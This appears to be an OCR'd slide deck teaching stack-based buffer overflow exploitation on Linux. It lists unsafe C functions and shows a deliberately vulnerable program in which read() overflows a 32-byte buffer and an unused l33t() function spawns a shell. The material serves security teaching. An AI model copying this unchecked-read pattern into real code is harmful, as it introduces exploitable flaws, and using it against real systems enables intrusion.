Linux Binary Exploitation

Stack base buffer overflow

angelboy@chroot.org

Outline

- Buffer Overflow
- Return to Text / Shellcode
- Protection
- Lazy binding
- Return to Library

Outline

- Buffer Overflow
- Return to Text / Shellcode
- Protection
- Lazy binding
- Return to Library

Buffer Overflow

- 程式設計師未對 buffer 做長度檢查，造成可以讓攻擊者輸入過長的字串，覆蓋記憶體上的其他資料，嚴重時更可控制程式流程
- 依照 buffer 位置可分為
  - stack base
    - 又稱為 stack smashing
  - data base
  - heap base

Buffer Overflow


```c
#include <stdio.h>

void l33t(){
    puts("Congrat !");
    system("/bin/sh");
}


int main(){
    char buf[0x20];
    setvbuf(stdout,0,2,0);
    puts("Buffer overflow is e4sy");
    printf("Read your input:");
    read(0,buf,100);
    return 0 ;
}
```

Buffer Overflow

- Vulnerable Function
  - gets
  - scanf
  - strcpy
  - sprintf
  - memcpy
  - strcat
  - …


Stack Overflow

- memory layout




Stack Overflow

- memory layout




Stack Overflow

- memory layout




Stack Overflow

- memory layout




Stack Overflow

- memory layout



Stack Overflow


- memory layout



Stack Overflow


- memory layout

```
char buf[0x20]
read(0,buf,100)
mov rsp,rbp
pop rbp
ret
```



